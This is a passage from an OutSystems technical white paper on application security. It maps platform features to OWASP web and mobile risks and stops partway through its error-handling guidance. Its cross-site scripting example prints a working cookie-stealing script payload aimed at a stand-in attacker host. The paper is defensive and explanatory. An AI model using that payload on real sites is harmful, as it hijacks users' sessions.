

# Application Security

TECHNICAL WHITE PAPER



# Contents

Introduction .....	4
What OutSystems provides by default.....	5
Secure application code .....	5
OWASP risk A1: injection .....	5
OWASP risk A7: cross-site scripting (XSS) .....	6
OWASP risk M1: improper platform usage.....	7
OWASP risk M5: insufficient cryptography .....	7
OWASP risk M7: client code quality.....	8
OWASP risk M9: reverse engineering .....	8
OWASP risk M10: extraneous functionality .....	8
Secure session data .....	9
OWASP risk A4: XML external entities (XXE) .....	9
OWASP risk A8: insecure deserialization .....	9
OWASP risk M8: code tampering.....	9
Secure authentication mechanism .....	10
OWASP risk A2: broken authentication .....	11
OWASP risk M4: insecure authentication .....	11
Role-based access control for applications .....	12
OWASP risk A6: security misconfiguration .....	12
Role-based access control for IT users .....	13
OWASP risk A5: broken access control .....	13
OWASP risk M6: insecure authorization .....	13
Protection against brute force attacks .....	14
Enforced HTTPS .....	14
OWASP risk A3: sensitive data exposure .....	14
OWASP risk M3: insecure communication.....	15

Application auditing .....	16
System activity auditing .....	16
Vulnerability management .....	18
OWASP risk A9: using components with known vulnerabilities .....	18
<b>Develop secure applications .....</b>	<b>19</b>
Define and implement the application permissions model .....	19
Implement application logging .....	20
Implement proper error handling .....	21
Secure your advanced code customizations .....	22
Increase the security level of specific HTTP requests .....	23
Encrypt the application sensitive data .....	24
Validate the communication between server and mobile device .....	25
Harden the protection of mobile apps with AppShield .....	25
Follow development best practices .....	25
<b>Ensure a secure runtime environment .....</b>	<b>27</b>
Consider setting a password rotation policy for administrator users .....	27
Choose the right authentication method for your end users .....	28
Choose the right authentication method for your IT users .....	29
Secure data in transit .....	29
Secure data at rest .....	30
Apply Content Security Policy .....	31
Enable secure session cookies .....	31
Encrypt web apps view state .....	31
Restrict access to management consoles .....	32
<b>Perform post-development security checks .....</b>	<b>33</b>
Run static application security testing .....	33
Perform penetration testing on your applications .....	33
<b>Conclusion .....</b>	<b>35</b>

# Introduction

OutSystems is committed to continuous improvement of the security of the applications generated by our platform. As part of this effort, we provide the capabilities to address all of the vulnerabilities identified by the Open Web Application Security Project® (OWASP) as the most critical security risks to web and mobile applications.

This article describes how to achieve the highest level of security for your OutSystems applications by ensuring that the developed applications are secure, that they run on a secure runtime environment, and that the generated applications are granted a default level of protection against common web and mobile application vulnerabilities.

In addition, guidance is also provided about how to **develop secure applications** that run on a **secure environment**, and a set of **post-development mechanisms** that you can use to perform security checks on the built applications before going to production.

# What OutSystems provides by default

In addition to discussing the default security capabilities provided to every OutSystems app, this section also specifies how the platform deals with the vulnerabilities outlined in the [OWASP Top 10](#) for web apps (A1-A10) and the [OWASP Mobile Top 10](#) for mobile apps (M1-M10).

## Secure application code


Applications built with OutSystems benefit from an extra level of security in the application code itself. As visual application models are translated into standard .NET code, OutSystems uses secure code patterns that protect applications from common web and mobile application vulnerabilities.

OutSystems high-level building blocks automatically include secure code patterns that protect applications from common web and mobile application vulnerabilities. Since developers work at a higher level of abstraction, the generated applications automatically embed many security protections, such as protection against injection or automatic CSRF protection.

### ✓ OWASP risk A1: injection

By default, OutSystems escapes content before showing it on the UI. Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) resolves reflected and stored XSS vulnerabilities. When developers need to override the default secure code patterns for advanced customization scenarios, they receive design-time warnings for potential injection flaw patterns, along with guidelines to fix them.

## Typical injection scenario



Additionally, OutSystems provides a set of sanitization functions that developers can use in advanced scenarios to avoid code injection in HTML, JavaScript, and SQL snippets. Using these functions, developers can remove potential malicious content coming from user input before it's stored in the database or rendered on the UI.

See also [Protecting OutSystems apps from code injection/Cross Site Scripting attacks](#).

## ✓ OWASP risk A7: cross-site scripting (XSS)

Architects, operators, or administrators can use OutSystems mechanisms to define content security policies—the domains from which application pages can retrieve resources (images, CSS, scripts, media). You can configure this setting for each environment, generically applying to all applications, or define it for specific applications. Limiting the sources from which the applications can load resources effectively mitigates XSS attacks, which require loading a script from a malicious site.

## Typical XSS scenario

Application Form	CC 1234567899877548
Application Code	(String) page += "<input name='creditcard' type='TEXT' value='"+Crequest.getParameterC()+">";
Attack Form	CC <input type="text"/>

↑

**Malicious HTML snippet to steal user's session**

```
'<script>document.location='http://www.attacket.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

You can also use content security policies to prevent application pages from being embedded in frames and thus prevent clickjacking attacks.

See also [Protecting OutSystems apps from code injection/Cross Site Scripting attacks](#).

## ✓ OWASP risk M1: improper platform usage

The OutSystems approach to mobile is a React-based hybrid client built on top of the Open Source Apache Cordova library.

Special care is taken to guarantee that our generated code complies with all Android and iOS specifications.

Additionally, the [AppShield](#) add-on includes root and jailbreak detection, blocks emulators, and identifies the permissions enabled on the device.

## ✓ OWASP risk M5: insufficient cryptography

You can use pre-built components, such as the [Key Store Plugin](#) or the [Ciphred Local Storage Plugin](#), to encrypt the application sensitive data in the device.

Additionally, the [AppShield](#) add-on blocks the copying of local data and assures that it's properly encrypted, includes repackaging protection, and ensures the security mechanisms can't be removed from the app.

## ✓ OWASP risk M7: client code quality

As visual application models translate into standard code—ReactJS for the device, .NET for the back-end—OutSystems uses secure code patterns that protect applications from common vulnerabilities.

When developers need to override the default secure code patterns for advanced customization scenarios, they receive design-time warnings for potential injection flaw patterns, along with guidelines to fix them. Additionally, OutSystems provides a set of sanitization functions that developers can use in advanced scenarios to avoid code injection.

Additionally, the [AppShield](#) add-on includes code injection protection, repackaging detection, and verification of the application signature. It removes debug information from the application code, and blocks debugger and emulator access. Also, it allows the report of security controls and device anomalies to application code for specific handling.

## ✓ OWASP risk M9: reverse engineering

The [AppShield](#) add-on includes code obfuscation and blocks debugger and emulator access, thus preventing reverse engineering of your mobile app.

## ✓ OWASP risk M10: extraneous functionality

Using OutSystems built-in application debugging capabilities during the development and testing stages reduces the need for creating extraneous code for testing and debugging purposes. This reduces the risk of inadvertently deploying extraneous code to production.



## Secure session data

OutSystems includes built-in protection against session fixation attacks by ensuring that the session identifier is transparently changed on each login, and validated on every request.

### ✓ OWASP risk A4: XML external entities (XXE)

For both exposure and consumption of SOAP Web Services, OutSystems escapes XML parsing. Additionally, to help you protect your applications from XML External Entity attacks, OutSystems supports the use of the latest deserialization and XML processor library versions, and SOAP 1.2.

### ✓ OWASP risk A8: insecure deserialization

OutSystems serializes and deserializes session data using a built-in anti-tampering JSON deserialization mechanism. This mechanism compares incoming JSON data with predefined application models and performs strict type verification during deserialization. Additionally, it runs a salted hash-based algorithm over the serialized session data to validate potential tampering before deserialization.

### ✓ OWASP risk M8: code tampering

To prevent code modification of the apps via malicious forms, the [AppShield](#) add-on includes root, jailbreak, and repackaging detection. Also, it blocks debugger and emulator access.

# Secure authentication mechanism

The OutSystems built-in authentication mechanism keeps user authentication information encrypted within two authentication cookies. This mechanism is configurable per environment to meet different security requirements.

## LifeTime environment authentication

The screenshot displays the OutSystems Administration console. The top navigation bar includes 'outsystems • Service Center', 'Factory', 'Monitoring', 'Administration' (selected), and 'Analytics'. Below this, a sub-navigation bar lists 'Users', 'Roles', 'Environment Configuration', 'Security' (selected), 'Deployment Zones', 'Servers', 'Database Catalogs', and 'Database Connections'. The main content area is titled 'Applications Authentication' with a help icon. It contains two tabs: 'Environment Security' (selected) and 'Network Security'. Under 'Common Login Settings', there are three sections: 'Cache Time In Minutes' with a value of 4 minutes, 'Authentication and Encryption Keys' with a 'Generate' button, and 'Single Sign-On Between App Types' with an unchecked checkbox. The 'Persistent Login Settings' section includes 'Max. Idle Time' set to 20 days and 'Cookie Expiration' set to 365 days. The 'Session Login Settings' section has 'Max. Idle Time' set to 30 minutes. At the bottom, there are three buttons: 'Apply' (highlighted in red), 'Reset To Defaults', and 'Save and Apply Settings to the Factory'.

outsystems • Service Center   Factory   Monitoring   **Administration**   Analytics

Users   Roles   Environment Configuration   **Security**   Deployment Zones   Servers   Database Catalogs   Database Connections

## Applications Authentication ?

[Environment Security](#)   [Network Security](#)

### Common Login Settings ?

**Cache Time In Minutes**  
Specifies the number of minutes the authentication information sent by the device is considered valid by the server without needing to fetch it from the database. Authentication information will only be considered valid after ensuring it was not tampered with. Default value is 5 minutes.

4 minutes

**Authentication and Encryption Keys**  
Secret keys used when signing and encrypting authenticators sent to the device allowing the server to ensure its authenticity upon each request. Generating new keys will invalidate all established authentications forcing users to login again in their mobile applications.

Generate

**Single Sign-On Between App Types**  
Enables navigation between Traditional, Reactive, and Mobile apps (PWAs only) with no need to re-login.

☐

### Persistent Login Settings ?

**Max. Idle Time**  
The maximum number of days a user will stay logged in (in the server) without communicating with the server. After this time has passed the user will need to log in again if the application goes online (connects to the server). The default value is 30 days.

20 days

**Cookie Expiration**  
The maximum number of days a user will stay logged in (in the application) without communicating with the server. After this time has passed the cookie expires and the application will need to go online (connect to the server) and the user will need to log in again. The default value is 365 days.

365 days

### Session Login Settings ?

**Max. Idle Time**  
Specifies the number of minutes a user authentication is recognized by the server as being valid. Default value is 30 minutes.

30 minutes

Apply   Reset To Defaults   Save and Apply Settings to the Factory

Also, OutSystems provides single sign-on capabilities by default for modules where cookies are enabled. After authenticating in one of the applications, end users can access all other applications without having to authenticate again.

See [Configure App Authentication](#) and Single Sign-On for further details.

## ✓ [OWASP risk A2: broken authentication](#)

By default, OutSystems ensures that:

- Session identifiers aren't sent in URLs
- Sessions time out at their expiration time
- All password handling uses strong cryptographic algorithms

Also, OutSystems ensures that the session identifier is transparently changed on each login, and validates this on every request, thus preventing session fixation attacks.

Cookies may contain sensitive information that shouldn't be accessible to an attacker eavesdropping on a channel. To prevent browsers from sending cookies over an unencrypted channel, administrators can enable the secure flag in cookies, which makes Web browsers that support this flag to send secure cookies only when the request uses HTTPS.

Additionally, OutSystems provides built-in protection mechanisms against brute force attacks for the application end users and IT users.

## ✓ [OWASP risk M4: insecure authentication](#)

OutSystems includes a robust built-in authentication mechanism that keeps user authentication information encrypted within authentication cookies. You are able to adjust the authentication cache, idle, and expiration periods per environment according to your application requirements.

# Role-based access control for applications

OutSystems role-based access control restricts access to the application's pages depending on specific application-level roles. Developers define application-level permissions for roles using visual building blocks.

Once users are registered to use an application, role-based access control ensures that only authorized users are allowed to perform specific business functions.

## ✓ OWASP risk A6: security misconfiguration

OutSystems Cloud infrastructures are automatically provisioned, configured, and tuned for high performance, security, and reliability. The physical infrastructure of the OutSystems Cloud is hosted in the secure data centers of Amazon Web Services.

If you need extra layers of security and compliance, you can opt for the OutSystems Sentry offer.

For self-managed deployments, OutSystems provides system administrators with clear and concise instructions on how to make the platform installation secure.

Additionally, OutSystems includes a set of capabilities that enable you to define and implement the security controls required by your applications. See Application security overview for further details.

## Role-based access control for IT users

IT team responsibilities are defined based on roles, and users can specify what each role can do in each environment. For example, the developer role might not be allowed to push applications to production, while the operations role can.

### ✓ OWASP risk A5: broken access control

OutSystems role-based access control restricts access to the application's pages depending on specific application-level roles. Developers define application-level permissions for roles using visual building blocks.

Once users are registered to use an application, role-based access control ensures that only authorized users are allowed to perform specific business functions.

See also [Protecting OutSystems apps from access control/permissions vulnerabilities](#).

### ✓ OWASP risk M6: insecure authorization

OutSystems role-based access control restricts access to the application's pages depending on specific application-level roles. Developers define application-level permissions for roles using visual building blocks.

Once users are registered to use an application, role-based access control ensures that only authorized users are allowed to perform specific business functions.

See [Configure App Authentication](#) for further details.

## Protection against brute force attacks

OutSystems provides built-in protection mechanisms against brute force attacks for the application end users and IT users. You can adjust this mechanism to your business needs, such as the number of failed login attempts before a backoff or blocking period.

See [Protection against Brute Force Attacks](#) for further details on this mechanism and how to configure it.

## Enforced HTTPS


OutSystems mobile apps communicate with the server endpoints over HTTPS and therefore encrypts all communication. Any attempt to use one of these endpoints over HTTP issues an error on the server-side.

If you need extra layers of compliance, and opt for a [high-compliance OutSystems Cloud](#), you also have enforced HTTPS communications for web applications. Alternatively, OutSystems allows selective enforcement of HTTPS security.

### ✓ [OWASP risk A3: sensitive data exposure](#)

To protect your data in transit, OutSystems allows you to enable SSL in your infrastructure, thus you can use HTTPS to ensure that any content will load over a secure connection. You can enforce the HTTPS security for the applications running in an environment, and enable HTTP Strict Transport Security (HSTS) for the whole environment.

## Typical MMN attack



To protect your application-sensitive data, OutSystems enables integration with existing cryptographic pre-built components.

In OutSystems Cloud environments, you can activate the database encryption service, which includes the underlying storage for database server instances, its automated backups, and snapshots.

See also [Protecting OutSystems apps using encryption and SSL/TLS](#) and [OutSystems Sentry](#).

## ✓ OWASP risk M3: insecure communication


OutSystems mobile apps communicate with the server endpoints over HTTPS and therefore encrypts all communication. Any attempt to use one of these endpoints over HTTP issues an error on the server-side.

To add an extra layer of security on top of HTTPS communications, you can use the SSL Pinning Plugin to prevent man-in-the-middle attacks.

# Application auditing

OutSystems provides you **built-in monitoring tools** that collect and present data about the running applications.

## Service Center monitoring



You can view the logs and status of a specific environment, such as application logs and errors, screen requests, integration calls, business processes, and security audits.

See [\*\*Monitor and Troubleshoot\*\*](#) for further details.

# System activity auditing


You can monitor the tasks performed by IT users in the infrastructure. This ensures traceability in your infrastructure that you can follow up when problems arise.



Tracked events include:

- Storing a new version of an application or component
- Deleting an application or component
- Deploying a new version
- Modifying user configurations
- Logging in to the system

Service Center audit logs



**Audit Logs**  
Download in Excel Format

Message:  User:

From:  ☐ only updates

To:  ☐ only failed actions

Changes to:

[Reset filters](#)

Time	User	Message
2015-02-13 16:48:37	Administrator	User "Administrator" (administrator) logged in
2015-02-13 16:10:40	System	Completed deployment plan #121
2015-02-13 16:09:49	Lewis Hoffman	Lunched deployment plan #121
2015-02-13 16:09:49	Lewis Hoffman	Started deploy of application "Directory" in environment "Production" (deployment plan "#121")
2015-02-13 16:09:39	Lewis Hoffman	Saved deployment plan #121
2015-02-13 16:09:37	Lewis Hoffman	Selected 'Deploy 0.2.1' for 'Directory' in deployment plan #121


Furthermore, system audits and version control subsystems of the OutSystems platform allow auditors to identify when a modification to an application was applied, and by which user. The version control system even allows the inspection of the exact content of that change, using the OutSystems Service Studio visual difference and merge tool.

See [Monitor Usage with Audit Logs](#) for further details.

# Vulnerability management

OutSystems constantly monitors for vulnerabilities in the product and the generated code, using a continuous delivery approach to constantly release incremental value with minimal disruptions to your customers' operations and business. Keeping your OutSystems infrastructure updated enables you to benefit from the latest features and fixes.

The figure below illustrates how OutSystems responds to vulnerabilities that might affect the customers' applications and proactively applies fixes in the OutSystems Cloud.



See the [OutSystems public vulnerability policy](#) for more information.

## ✓ OWASP risk A9: using components with known vulnerabilities

OutSystems constantly monitors for vulnerabilities in the product and the generated code, using a continuous delivery approach to constantly release incremental value with minimal disruptions to customer operations and business.


# Develop secure applications

On top of the default level of security that OutSystems grants to your applications, there are additional aspects that you must consider during application development to ensure that the developed applications are secure.

## Define and implement the application permissions model


Use the OutSystems built-in **role-based access control** to restrict or allow end users to access specific screens and operations of your application. Aside from the two default roles available (Anonymous and Registered), you can create new **custom roles** to accommodate your permission-model requirements.

Defining roles in Service Studio



Use the built-in actions and functions available for each role to **validate the permissions** of end users to screen elements or actions of the application.

Setting role permissions




See [User Roles](#) for further details.

## Implement application logging

Application logging plays an important role in security, as it allows you to track temporal information on significant events.

When designing application logic, make sure that you log relevant information to track the action flow. By logging events such as end-user application logins, access control failures, or server-side input validation failures, you collect sufficient end-user context to identify suspicious or malicious accounts. The logged information is available at runtime in the Service Center console.

The figure below shows how you can build a standard audit trail system.



See [Log Information in Action Flows](#) and [Audit Trail](#) for further information.


## Implement proper error handling

Handling errors correctly is very important to the security of an application. When applications don't handle errors properly, attackers might take advantage of this flaw and retrieve sensitive data they can use for exploitation.

When designing the logic of your application, make sure you correctly **handle code exceptions**. Some recommendations:

- Minimize unforeseen exceptions, so you can control the error message received by the end user. A stack trace may reveal sensitive data about your application, such as the application server, frameworks, or libraries.
- Don't include sensitive data or too much information in an error message.

